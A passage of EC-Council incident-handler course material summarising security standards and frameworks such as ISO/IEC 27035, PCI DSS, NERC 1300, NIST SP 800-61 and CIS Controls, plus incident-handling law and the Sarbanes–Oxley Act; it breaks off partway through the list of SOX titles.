ISO/IEC 27002:2022 provides guidelines for organizational information security standards and information security management practices, including the selection, implementation, and management of controls, considering the organization's information security risk environment(s).

In this standard, section 16 defines "information security incident management" and subsection 16.1 defines "management of information security incidents and improvements." According to ISO/IEC 27002, there should be responsibilities and procedures for managing (reporting, assessing, responding to, and learning from) information security events, incidents, and weaknesses consistently and effectively and to collect forensic evidence.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## ISO/IEC 27035

Source: *https://www.iso.org*

ISO/IEC 27035 is a standard for dealing with "Information Security Incident Management," which defines recommendations and best practices for developing an efficient incident management plan and allowing organizations to prepare for the incidents. This standard is divided into three parts.

- ISO/IEC 27035-1:2016 Principles of incident management
- ISO/IEC 27035-2:2016 Guidelines to plan and prepare for incident response
- ISO/IEC 27035-3 Guidelines for incident response operations (draft)

These standards are discussed below:

- **ISO/IEC 27035-1:2016**

  This section presents the basic concepts and phases of information security incident management. It combines these concepts with principles in a structured approach for detecting, reporting, assessing, responding to incidents, and applying the lessons learned.

- **ISO/IEC 27035-2:2016**

  This provides guidelines to plan and prepare for incident response:

  - Information security incident management policy and commitment of top management
  - Information security policies, including those relating to risk management, are updated at the corporate level, as well as the system, service, and network levels
  - Information security incident management plan
  - Incident response team (IRT) establishment
  - Establishing relationships and connections with internal and external organizations
  - Technical and other support (including organizational and operational support).
  - Information security incident management awareness briefings and training
  - Information security incident management plan testing

## ISO/IEC 27037

Source: *https://www.iso.org*

ISO/IEC 27037 is a standard for digital forensics that provides recommendations for specific activities in the process of handling digital evidence, such as identification, collection, acquisition, and preservation of digital evidence for maintaining the integrity of the evidential value and acceptable by the court of law.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ISO/IEC 27037:2012 provides guidelines for organizations in different situations that they might encounter during the process of handling digital evidence. This aids in exchanging digital evidence with jurisdictions.

This standard provides guidelines for carrying data from digital devices and their corresponding situations.

- Storage media such as external hard drives, pen drives, and memory cards
- Mobiles, Personal Digital Assistants (PDAs), Personal Electronic Devices (PEDs)
- Navigation systems
- Cameras and CCTV
- Computers with network connection
- TCP/IP networks and other network protocols

## ISO/IEC 27041

Source: *https://www.iso.org*

ISO/IEC 27041 is a standard that deals with the investigation of information security incidents by ensuring that the methods and processes used in the investigation are "fit for purpose." It also provides best practices for defining requirements, describing methods, and implementing methods to satisfy requirements.

The ISO/IEC 27041 standard for Information Security (IS) incident investigation aims to:

- Provide guidelines for capturing and analyzing functional and non-functional requirements
- Validate the efficiency of the processes involved in the investigation
- Provide guidelines for assessing the levels of validation required for the evidence
- Provide guidelines on how external testing and documentation can be incorporated into the validation process

## ISO/IEC 27042

Source: *https://www.iso.org*

ISO/IEC 27042 provides guidelines for the interpretation and analysis of digital evidence in a manner that addresses issues of continuity, validity, reproducibility, and repeatability. It provides best practices for the selection, design, and implementation of analytical processes, and guidance on appropriate mechanisms for demonstrating the proficiency and competence of the investigative team.

The basic circumstances involved in the interpretation and analysis of digital evidence are:

- The members of the investigative team are required to justify their selection of a particular process and show how it is equivalent to another process used by other investigators.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Investigators may have to create new methods for examining digital evidence that has not previously been considered and should be able to show that the method produced is "fit for purpose."

The ISO/IEC 27042:2015 standard influences the use of a particular method for the interpretation of digital evidence processed by that method and the selection of that method for further analysis of digital evidence.

## ISO/IEC 27043

Source: *https://www.iso.org*

ISO/IEC 27043 is a standard designed to provide guidelines based on idealized models for common incident investigation processes across various incident investigation scenarios involving digital evidence. This includes guidelines for the processes of pre-incident preparation through investigative closure. It also provides advice and caveats regarding these processes.

The ISO/IEC 27043 standard provides guidelines for information security investigation processes such as unauthorized access, data corruption, system crashes, and corporate breaches.

## ISO/IEC 27050

Source: *https://www.iso.org*

ISO/IEC 27050 deals with electronic discovery activities such as identifying, preserving, collecting, processing, reviewing, analyzing, and producing electronically processed information (ESI). This standard is divided into four parts.

- ISO/IEC 27050-1:2019 Part 1: Overview of electronic discovery
- ISO/IEC 27050-2:2018 Part 2: Guidance on planning and managing electronic discovery
- ISO/IEC 27050-3:2020 Part 3: Outline the requirements for electronic discovery
- ISO/IEC 27050-4:2021 Part 4: Technical readiness

These standards are discussed below:

- **ISO/IEC 27050-1:2019 Part 1: Overview of Electronic Discovery**

  This standard provides a brief overview of electronic discovery and discusses the concepts, operations, and methods involved, such as Electronically Stored Information (ESI).

- **ISO/IEC 27050-2:2018 Part 2: Guidance to Plan and Manage the Electronic Discovery**

  This standard provides guidelines for identifying and handling electronic discoveries and implementing policies for relevant legal expectations and obligations. It also provides the principles of good governance for handling forensic investigations that are managed in a controlled, repeatable, and trustworthy manner.

- **ISO/IEC 27050-3:2020 Part 3: Outline the Requirements for Electronic Discovery**

  This standard provides guidelines for the steps involved in electronic discovery, such as identifying, preserving, collecting, processing, reviewing, analyzing, and producing. This


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

will act as a standard baseline for the basic digital forensic guide in many future manuals.

- **ISO/IEC 27050-4:2021 Part 4: Technical Readiness**

  This standard provides guidelines for organizations in preparing the technical infrastructure for electronic discovery and achieving appropriate technical readiness, which means having the knowledge, skills, processes, and technologies needed to address a particular issue or challenge.

## ISO 22320

Source: *https://www.iso.org*

ISO 22320:2018 is a standard framework that deals with emergency incident management by providing guidelines to organizations to mitigate threats. ISO 22320 can be applied to all types of organizations, including the public and private sectors, in emergency situations regardless of the magnitude of the incident.

ISO 22320 provides the following guidelines for incident management:

- An organization's incident management resources should be administered and managed by identifying, quantifying, ordering, tracking, distributing, and establishing demobilization procedures for each resource.
- Organizations should sign cooperative agreements with other organizations and establish dedicated resources and functions to ensure coordination.
- Establish coordinated communication both within and among organizations to strengthen credibility, prevent ambiguities, and counteract the dissemination of incorrect information.
- The incidents involve multiple jurisdictions, a single jurisdiction with multiagency involvement, or multiple jurisdictions with multiagency involvement. Joint or unified command allows agencies with different legal, geographic, and functional authorities and responsibilities to work together without affecting individual agency authority, responsibility, or accountability.
- The principle of incident management is to optimize the number of resources managed by a supervisor in the interest of greater efficiency.
- The incident command of incident management has overall authority and responsibility for conducting incident operations, and is responsible for the management of tactical operations at the incident site.

## FFIEC

Source: *https://www.ffiec.gov*

The Federal Financial Institutions Examination Council (FFIEC) is a formal U.S. government interagency body made of five banking regulators that are "empowered to prescribe uniform principles, standards, and report forms to promote uniformity in the supervision of financial institutions." The council is empowered by the board of governors of the federal reserve system


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

(FRB)to recommend uniform standards and report forms for the federal examination of financial institutions.

## Incident Identification and Assessment

Incidents can be identified using these indicators. External indicators may arise through contact with customers, law enforcement, other financial institutions, and the media. Internal indicators may arise when internal users contact the help desk or when anomalies are identified by security devices. Therefore, management should have a process that enables the following.

- Identify indicators of compromise (IOCs)
- Analyze the event associated with the indicators
- Classify the event
- Escalate the event consistent with the classification
- Report internally and externally

Technology-based intrusion identification systems and tools include the following:

- Threat intelligence data feeds (e.g., STIX/TAXII)
- Intrusion detection and prevention systems for networks and hosts
- End-point visibility tools
- DLP tools
- Log correlation and analysis tools
- File integrity tools
- Malware detection tools
- Network behavior analysis systems
- Big data tools and analytics that aggregate and allow preformed and ad hoc analyses

Incident analysis should result in a classification of the event, implementation of escalation procedures, and reporting. The analysis should be guided by the following.

- Classification policies should be clear for the timely classification of incidents, and enable the use of response teams and responses based on the type and severity of events.
- Escalation, response, and reporting should be commensurate with the level of severity.
- Escalation policies should address when to contact different personnel within the organization and the responsibility of those personnel in incident analysis and response.
- Escalation policies should include when to request or obtain external assistance from third parties and the federal government.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reporting policies should address internal and external reporting, including coordination with third parties and reporting to external organizations (e.g., FS-ISAC).

## Incident Response

Management should include incident-response programs and strategies. The goal of incident response is to minimize damage to the organization and its customers. The incident response program should include containing the incident, coordinating with law enforcement and third parties, restoring systems, preserving data and evidence, aiding customers, and facilitating the operational resilience of the institution.

**Primary considerations for incident response include the following:**

- How can concerns be raised regarding confidentiality, integrity, and availability of devices and data? This consideration is a key driver of containment strategy and may involve legal and liability considerations.
- When and under what circumstances to invoke incident response activities and how to ensure that concerned personnel are notified and available.
- Involving outside experts and ensuring proper expertise. This consideration addressed both containment and restoration.
- Protocols to define when and under what circumstances regulators, customers, and law enforcement should be notified and involved.
- Personnel have the authority to perform specific actions in the containment of intrusion and restoration of the system.
- How, when, and what to communicate outside the organization, whether to law enforcement, regulatory agencies, information-sharing organizations, customers, third-party service providers, potential victims, or others?
- How to document and maintain evidence, decisions made, and actions taken.
- The criteria must be met before compromised services, equipment, and software are returned to the network.
- How to learn from intrusion and use lessons learned to improve an organization's security.
- How and when to prepare and file a Suspicious Activities Report (SAR).

**Preparation to successfully determine any intrusion response must include the following:**

- Define the policies and procedures that guide the response
- Assign responsibilities to individuals in the team
- Provide appropriate training
- Formalize the information flow
- Understand how to use tools that required for incident response
- Define thresholds for reporting significant security incidents


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Although containment strategies vary between organizations, they typically include the following broad elements:

- Isolation of compromised systems or enhanced monitoring of intruder activities
- Search for additional compromised systems
- Collection and preservation of evidence
- Communication with affected parties and information-sharing organizations (e.g., FS-ISAC) or law enforcement

Restoration and follow-up strategies should address the following:

- Elimination of an intruder's means of access
- Restoration of systems, programs, and data to a known good state
- The initiation of customer notification and assistance activities is consistent with laws, regulations, and interagency guidance.
- Monitoring to detect similar or further incidents

## Payment Card Industry Data Security Standard (PCI DSS)

Source: *https://www.pcisecuritystandards.org*

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and point of sale (POS) cards. It offers robust and comprehensive standards and supporting materials for enhancing payment card data security. These materials include a framework of specifications, tools, measurements, and support resources to help organizations ensure the safe handling of cardholder information. PCI DSS applies to all entities involved in payment card processing, including merchants, processors, acquirers, issuers, and service providers, as well as to all other entities that store, process, or transmit cardholder data. The PCI DSS comprises a minimum set of requirements for protecting the cardholder data. A high-level overview of the PCI DSS requirements was developed and maintained by the Payment Card Industry (PCI) Security Standards Council.

| PCI Data Security Standard – High Level Overview | |
|---|---|
| Build and Maintain a Secure Network | ▪ Install and maintain a firewall configuration to protect cardholder data<br>▪ Do not use vendor-supplied defaults for system passwords and other security parameters |
| Protect Cardholder Data | ▪ Protect stored cardholder data<br>▪ Encrypt transmission of cardholder data across open, public networks |
| Maintain a | ▪ Use and regularly update anti-virus software or programs |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| Vulnerability Management Program | ▪ Develop and maintain secure systems and applications |
| Implement Strong Access Control Measures | ▪ Restrict access to cardholder data by business need to know<br>▪ Assign a unique ID to each person with computer access<br>▪ Restrict physical access to cardholder data |
| Regularly Monitor and Test Networks | ▪ Track and monitor all access to network resources and cardholder data<br>▪ Regularly test security systems and processes |
| Maintain an Information Security Policy | ▪ Maintain a policy that addresses information security for all personnel |

Table 1.2: Table Showing the PCI Data Security Standard - High Level Overview

Incident Handling and Response Requirements in PCI DSS:

- 12.5.3: Establish, document, and distribute security incident response and escalation procedures to ensure timely and effective handling of all situations.
- 12.10: Create and implement an incident response plan and be prepared to deal with a breach immediately.
- 12.10.1: Create an incident response plan that should contain the following items to be implemented in case of a security incident.
  - Determine roles, responsibilities, contact information and communication strategies.
  - Establish special incident response procedures.
  - Establish business recovery and continuity procedures should be established.
  - Determine data backup processes.
  - Analyze the legal requirements.
  - All critical system components should be covered, and their responses determined.
  - Consider the reference of incident response procedures from payment brands.
- 12.10.2: Review and test the incident response plan at least once in a year.
- 12.10.3 - 4: Identify and appoint specific personnel who can work 24/7 for responding to alerts.
  - Specific personnel should be present for 24/7 incident response and monitoring activities, such as detecting unauthorized activity, unauthorized wireless access points, critical IDS alerts, or reports of unauthorized critical systems or content file changes.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The specific personnel should be provided with appropriate training for this responsibility.

- 12.10.5: Create the necessary alerts from all security monitoring systems, such as intrusion detection, intrusion prevention, firewalls, and file integrity monitoring systems. Alerts generated by the monitoring systems will help incident responders take quick action to prevent a breach and should be included in incident response processes.
- 12.10.6: Develop a process to modify and improve the incident response plan based on lessons learned and incorporate industry developments.
    - Include "lessons learned" in the incident response plan that can help stay updated and react to emerging threats and security trends.

Failure to meet PCI DSS requirements may result in fines or the termination of payment card processing privileges.

## NERC 1300 Cyber Security

Source: *https://www.nerc.com*

NERC 1300 Cyber Security is a standard designed to reduce risks to the reliability of bulk electric systems by compromising their critical cyber assets. This cybersecurity standard applies to entities performing reliability authority, balancing authority, interchange authority, transmission service provider, transmission owner, transmission operator, generator owner, generator operator, and load-serving entities.

The following are the NERC 1300 Cyber Security standard series:

| Standard | Topic | Description |
|---|---|---|
| 1301 | Security Management Controls | Details about the security management controls required to protect critical cyber assets |
| 1302 | Critical Cyber Assets | Details about critical assets and critical cyber assets |
| 1303 | Personnel and Training | Details about personnel handling and training required to protect critical cyber assets |
| 1304 | Electronic Security | Details about logical security perimeter where critical cyber assets reside and measures to control access points and monitor electronic access |
| 1305 | Physical Security | Details about physical security perimeters within which critical cyber assets reside |
| 1306 | Systems Security Management | Details about system test procedures, account and password management, security patch management, system vulnerability, system logging, change control and configuration required for all critical cyber assets |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| 1307 | Incident Reporting and Response Planning | Define and document procedures necessary when cyber security incidents relating to critical cyber assets are identified |
| 1308 | Recovery Plans | Define and document recovery plans for critical cyber assets |

Table 1.3: NERC 1300 Cyber Security Standards

## NERC 1307: Incident Reporting and Response Planning

Incident response planning defines the procedures that must be followed by IH&R teams when dealing with security incidents. These security measures are designed to protect critical assets from intrusion, disruption, or other forms of compromise.

### a) Requirements:

- The responsible entity should develop and document an incident-response plan. It will provide and support the capability to report and respond to physical and cyber security incidents to eliminate and/or minimize the impacts on the organization. The incident response plan must address the following elements.
  - **Incident Classification**

    The responsible entity should define the procedures for characterizing and classifying electronic and physical events as cybersecurity incidents.
  - **Electronic and Physical Incident Response Actions**

    The responsible entity should define incident response actions, including the roles and responsibilities of the incident response teams, incident handling procedures, escalation, and communication plans.
  - **Incident and Cyber Security Incident Reporting**

    The responsible entity should report all incidents and cyber security incidents to the ESISAC in accordance with the Indications, Analysis & Warning Program (IAW) Standard Operating Procedure (SOP).

### b) Measures

- The responsible entity should maintain documentation that defines the incident classification, electronic and physical incident response actions, and cyber security incident reporting requirements.
- The responsible entity should retain records of incidents and cyber security incidents for three calendar years.
- The responsible entity should retain records of incidents reported to the ESISAC for three calendar years.

### c) Compliance Monitoring Process

- The responsible entity must demonstrate compliance through self-certification submitted annually to the compliance monitor. The compliance monitor may also


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

use scheduled on-site reviews every three years, and investigations on complaints to assess performance.

- The responsible entity should keep all records related to security incidents intact for at least three calendar years. This includes but is not limited to the following:
  - System and application log file entries related to the incident
  - Video, and/or physical access records related to the incident
  - Documented records of investigations and analysis performed
  - Records of any action taken including any recovery actions initiated
  - Records of all reportable incidents and subsequent reports submitted to the ES-ISAC
- The responsible entity should make all records and documentation available for inspection by compliance monitor upon request.
- The compliance monitor should keep audit records for three years

## Explain Various Cybersecurity Frameworks

Cybersecurity frameworks are incorporated into existing cybersecurity programs to help organizations implement effective cybersecurity measures to safeguard crucial data and assets. These frameworks provide a systematic approach for assessing cybersecurity incidents in organizations.

This section discusses various important cybersecurity frameworks, such as NIST Special Publication 800-61, ITIL Incident Management, the COBIT Framework, and CIS Critical Security Controls.

### NIST Special Publication 800-61

Source: *https://nvlpubs.nist.gov*

The National Institute of Standards and Technology (NIST) special publication 800-61 provides step-by-step instructions for new or well-established incident response teams to create a proper policy and plan. NIST recommends that each plan should have a mission statement, strategies, and goals, an organizational approach to incident response, metrics for measuring the response capability, and a built-in process for updating the plan as needed. The guide recommends reviewing each incident to prepare for future attacks and provide stronger protection of systems and data. It includes a lifecycle for incident handling and a response that contains several phases.

- Preparation
- Detection and Analysis
- Containment, Eradication, and Recovery
- Post-Incident Activity


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 1.11: Incident response life cycle

## ITIL Incident Management

Source: *https://www.itil-docs.com*

The Information Technology Infrastructure Library (ITIL) is an IT service management approach that can be adopted by the IH&R team to respond to security incidents in an organization. The main aim of ITIL is to restore normal business services and operations or SLAs as early as possible with a minimum impact on business operations. ITIL suggests that the incident management of an organization should include a structured approach in which individual steps must be defined clearly according to their purpose. The ITIL Incident management process also recommends a set of actions or steps that can help incident responders with effective incident mitigation and closure.




Figure 1.12: ITIL incident management process steps

The incident management process steps recommended by ITIL are as follows:

- **Registration:** After the detection of an incident, log the details into an ITSM solution to raise a ticket for the incident. Once the details are logged, the service desk of the organization must determine whether it is a known issue by referring to the known error database (KEDB).
- **Categorization:** Provide the raised ticket with a category, type, and item (CTI) to assign the ticket appropriately.
    - **Assignment:** Allocate the ticket based on categorization to the right team for a proper resolution.
- **Diagnosis:** Start the processing of the incident, whose investigation is initiated by the incident response team. Some of the diagnostic processes may include examining the system logs, looking at user errors, and network configuration.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Resolution:** Once the incident response team fixes the root cause of the incident, it is marked as resolved. Now notify or establish a proper communication channel with affected users to inform them that the incident has been resolved.
- **Closure:** Conduct a (pos implementation review PIR) with the stakeholders of the organization to identify the root cause. The key takeaway from this step includes action items, lessons learned, and residual risk.

## COBIT Framework

Source: *https://www.isaca.org*

COBIT is an IT governance framework that helps organizations manage incidents by providing explicit controls and clearly defined process goals, risks, and security. It defines the incident response processes along with the mechanisms needed to evaluate the maturity of these processes. Each process includes several activities with their own Capability Maturity Model Integration (CMMI) level. This intrinsic connection between COBIT and CMMI models helps organizations leverage COBIT efficiently to assess the current maturity of the incident response functionality. This can also help in assessing processes and their associated activities to achieve the targeted maturity levels.

Along with processes and associated activities, the COBIT framework provides sample metrics, references, a view of roles and responsibilities, and the suggested inputs and outputs for each activity. COBIT 2019 presents six principles of IT governance:

- **Provide stakeholder value**: The organization must balance benefits, risks, and resources and design an actionable strategy and governance system to create stakeholder value.
- **Holistic approach**: Many components are required to establish an appropriate governance system. These components can be of distinct types, but they must collaborate holistically.
- **Dynamic governance system**: The governance system must be flexible and dynamic because organizations should be able to understand how some changes in design factors can affect the governance system.
- **Governance distinct from management**: Differentiates governance and management activities and structures Governance is leading the organization and management to oversee and execute tasks as per requirements.
- **Tailored to enterprise need**: Organizations must customize the best practices and guidelines considering their design factors.
- **End-to-End governance system**: A governance system must include all organizational functions, technology, and information used by the organization to achieve its goals.

## CIS Critical Security Controls

Source: *https://www.cisecurity.org*

Center for Internet Security (CIS) controls are a prioritized set of actions that collectively form a defense-in-depth set of best practices that mitigate the most common attacks against systems


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and networks. CIS Controls are a relatively short list of high-priority, highly effective defensive actions that provide a "must-do, do-first" starting point for every enterprise seeking to improve its cyber-defense. CIS Controls are developed by a community of IT experts who apply their firsthand experience as cyber defenders to create globally accepted security best practices. These experts come from a wide range of sectors, including retail, manufacturing, healthcare, education, government, and defense.

The list of critical CIS security controls included in version 8 are:

| Security Controls | Description |
|---|---|
| 1. Inventory and Control of Enterprise Assets | Used to manage all organizational assets connected on-premises and cloud |
| 2. Inventory and Control of Software Assets | Used to manage all software components installed on the network |
| 3. Data Protection | Used to detect, categorize, protect, and manage the organizational data |
| 4. Secure Configuration of Enterprise Assets and Software | Used to validate and ensure secure configuration of organizational assets |
| 5. Account Management | Used to secure and manage credentials for safe authorization |
| 6. Access Control Management | Used to grant or revoke permissions for accessing organizational assets |
| 7. Continuous Vulnerability Management | Used to devise a strategy for constantly monitoring and evaluating vulnerabilities across the organizational network |
| 8. Audit Log Management | Used to accumulate record of events, which helps in identifying incidents |
| 9. Email and Web Browser Protections | Used to enhance protection against email and web-based threats |
| 10. Malware Defenses | Used to detect and prevent installation of malware components on the network |
| 11. Data Recovery | Used to devise a strategy for restoring compromised assets to the pre-incident state |
| 12. Network Infrastructure Management | Used to install, manage, and protect devices against cyber-attacks |
| 13. Network Monitoring and Defense | Used to monitor network devices and their behavior on the network |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| 14. Security Awareness and Skills Training | Used to initiate awareness campaigns to reduce the impact of cyber incidents |
| 15. Service Provider Management | Used to determine the level of permissions that service provider holds to manage and secure the organizational data |
| 16. Application Software Security | Used to assess security life cycle of the applications hosted in the network |
| 17. Incident Response Management | Used to devise a strategy for detecting and responding to the incidents |
| 18. Penetration Testing | Used to check the efficiency and resiliency of organizational assets |

Table 1.4: CIS Critical Security Controls

## Understand Incident Handling Laws and Legal Compliance

Cybersecurity incidents victimized by an organization may have severe consequences for its business operations. It is vital to report cybersecurity incidents to ensure the safety of an organization's security infrastructure. In such a scenario, laws function as a system of rules and guidelines enforced by a particular country or community to govern behavior.

Incident handling and legal compliance play a major role in handling security incidents more efficiently, helping organizations manage the legal consequences arising from critical security incidents. Legal compliance ensures that any evidence collected is admissible in a court of law to help an organization recover from financial losses due to an incident.

This section discusses the role of laws in incident handling, along with the legal and jurisdictional issues that an organization may encounter while dealing with an incident. This section also discusses legal compliance and laws, such as SOX, HIPAA, FISMA, GLBA, GDPR, DPA 2018, DMCA, and CAN-SPAM, which are essential for handling security incidents.

### Role of Laws in Incident Handling

Cyber laws are integral to incident handling, as they provide assurance of the integrity, security, privacy, and confidentiality of information in both government and private organizations. These laws have become prominent owing to an increase in Internet usage worldwide. Cyber laws vary by jurisdiction and country; therefore, implementing these laws is challenging. Violating these laws may result in punishment ranging from fines to imprisonment.

Federal law requires federal agencies to report incidents to the Federal Computer Incident Response Center. Federal agencies are required to establish incident response capabilities. Similarly, various laws in different countries mandate organizations to build incident-handling capabilities. The incident response team is responsible for reporting incidents that occur within an organization. It should be familiar with the reporting procedures for all relevant law enforcement agencies and well prepared to recommend suitable agency and contact details.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Several levels of law enforcement agencies are available to investigate these incidents. Law enforcement agencies begin investigations based on the severity of incidents. They provide technical assistance in recovering from the incident and preventing it from occurring in the future. Necessary criminal and civil actions are undertaken by law enforcement agencies. Usually, in any country, the law is enforced by:

- Federal investigative agencies (e.g., in the United States, the FBI, and the US Secret Service)
- District attorney offices
- State law enforcement
- Local law enforcement

## Legal and Jurisdictional Issues when Dealing with an Incident

An organization can be subjected to different jurisdictions according to the location in which it operates. It is essential for organizations to remain alert about data breach notifications from each jurisdiction in which they function and to have internal policies with applicable laws to deal with such scenarios. Each jurisdiction enforces data protection standards in the context of the time and process in which organizations should or must inform customers or other related individuals about the data breaches. This helps concerned individuals to take the required actions in case of severe consequences, such as financial losses or identity theft.

The following are ways to handle legal and jurisdictional issues when dealing with an incident.

- Law enforcement agencies should be contacted through designated individuals.
- Incidents should be handled within the requirements of the law and the organization's procedures.
- Organizations should not contact multiple agencies because it might result in jurisdictional conflicts.
- Consult lawyers if an illegal act has occurred and there are reporting responsibilities.
- Reporting to law enforcement changes the character of the evidence handling process; for instance,
  - Evidence can be subpoenaed by courts.
  - Perpetrators and their lawyers can get access to it in the trial.
  - The evidence-gathering process, and all actions and documentation pertaining to the investigation may also be accessible to other parties during litigation.

## Sarbanes–Oxley Act (SOX)

Source: *https://www.sec.gov*

The Sarbanes–Oxley Act, enacted in 2002, aims to protect investors and the public by increasing the accuracy and reliability of corporate disclosure. This act does not explain how an organization needs to store records but describes the records that organizations need to store


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and the duration of the storage. The act mandated several reforms to enhance corporate responsibility, enhance financial disclosures, and combat corporate and accounting fraud.

The key requirements and provisions of SOX are organized into 11 titles:

- **Title I: Public Company Accounting Oversight Board (PCAOB)**

  Title I consists of nine sections and establishes a Public Company Accounting Oversight Board to provide independent oversight of public accounting firms providing audit services ("auditors"). It also creates a central oversight board tasked with registering audit services, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with SOX's specific mandates.

- **Title II: Auditor Independence**

  Title II consists of nine sections, and establishes standards for external auditor independence to limit conflicts of interest. It also addresses new auditor approval, audit partner rotation, and auditor reporting requirements. This restricts auditing companies from providing non-audit services (e.g., consulting) for the same clients.

- **Title III: Corporate Responsibility**

  Title III consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction between external auditors and corporate audit committees and specifies the responsibility of corporate officers for the accuracy and validity of financial reports. It enumerates specific limits on the behaviors of corporate officers and describes specific forfeitures of benefits and civil penalties for noncompliance.

- **Title IV: Enhanced Financial Disclosures**

  Title IV consists of nine sections. It describes the enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro forma figures, and corporate officers' stock transactions. Internal controls are required to ensure the accuracy of financial reports and disclosures, and mandate both audits and reports on those controls. It also requires timely reporting of material changes in financial conditions and specific enhanced reviews by the Securities and Exchange Commission (SEC) or its agents in corporate reports.

- **Title V: Analyst Conflicts of Interest**

  Title V consists of only one section, which includes measures designed to help restore investor confidence in securities analysts' reporting. It defines the codes of conduct for securities analysts and requires the disclosure of knowable conflicts of interest.

- **Title VI: Commission Resources and Authority**

  Title VI consists of four sections and defines practices to restore investor confidence among securities analysts. It also defines the SEC's authority to censure or bar securities


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

professionals from practice and the conditions to bar a person from practicing as a broker, advisor, or dealer.

- **Title VII: Studies and Reports**

  Title VII consists of five sections and requires the Comptroller General and SEC to perform various studies and report their findings. Studies and reports include the effects of the consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, and enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.

- **Title VIII: Corporate and Criminal Fraud Accountability**

  Title VIII, also known as the "Corporate and Criminal Fraud Accountability Act of 2002," consists of seven sections. It describes specific criminal penalties for manipulation, destruction, or alteration of financial records or other interference with investigations, while providing certain protections for whistleblowers.

- **Title IX: White-Collar Crime Penalty Enhancement**

  Title IX, also known as the "White Collar Crime Penalty Enhancement Act of 2002," consists of six sections. This title increases criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds a failure to certify corporate financial reports as criminal offenses.

- **Title X: Corporate Tax Returns**

